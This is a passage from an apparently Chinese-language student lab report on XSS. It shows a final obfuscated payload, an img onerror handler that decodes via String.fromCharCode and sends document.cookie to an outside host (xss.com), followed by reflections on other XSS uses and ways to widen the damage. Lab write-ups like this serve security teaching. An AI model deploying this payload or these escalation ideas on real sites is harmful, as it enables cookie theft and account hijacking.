


图 24转化前的代码




图 25转化后的代码

之后加上eval函数。所以最终的构造语句是： '><img src="123" onerror=eval(String.fromCharCode(110,101,119,32,73,109,97,103,101,40,41,46,115,114,99,61,34,104,116,116,112,58,47,47,120,115,115,46,99,111,109,47,114,101,99,118,95,99,111,111,107,105,101,115,46,112,104,112,63,109,115,103,61,34,43,101,110,99,111,100,101,85,82,73,40,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101,41)) />。输入测试后我们会发现cookies.txt又添加了一行新的数据。当然也可以在控制台中查看cookie。




图 26再次查看cookies.txt




图 27使用控制台查看cookie

1. 实验结果总结

在本次实验中，我学会了如何利用XSS来盗取用户的cookies，了解了三种不同的XSS类型。通过分析网页的源代码，我学会了如何构造出对应的代码来获取用户的cookie。

**思考题目**

1. XSS除了盗取用户COOKIE，还有什么其他用途？

在此次实验中，我们只是构造代码来获取cookies。但是我们还可以构造其他的代码来让用户的浏览器来执行其他的代码，如盗取用户的其他敏感信息、劫持流量实现恶意跳转。早在2011年新浪就曾爆出过严重的xss漏洞，导致大量用户自动关注某个微博号并自动转发某条微博。

1. 如何扩大XSS的危害？

我们可以嵌入一些其他的标签，如iframe，来获取更多的信息。还可以利用其他的漏洞来配合攻击，如利用恶意跳转到钓鱼网站、配合水平越权漏洞来扩大受攻击的用户规模、通过更改用户的签名来传播攻击。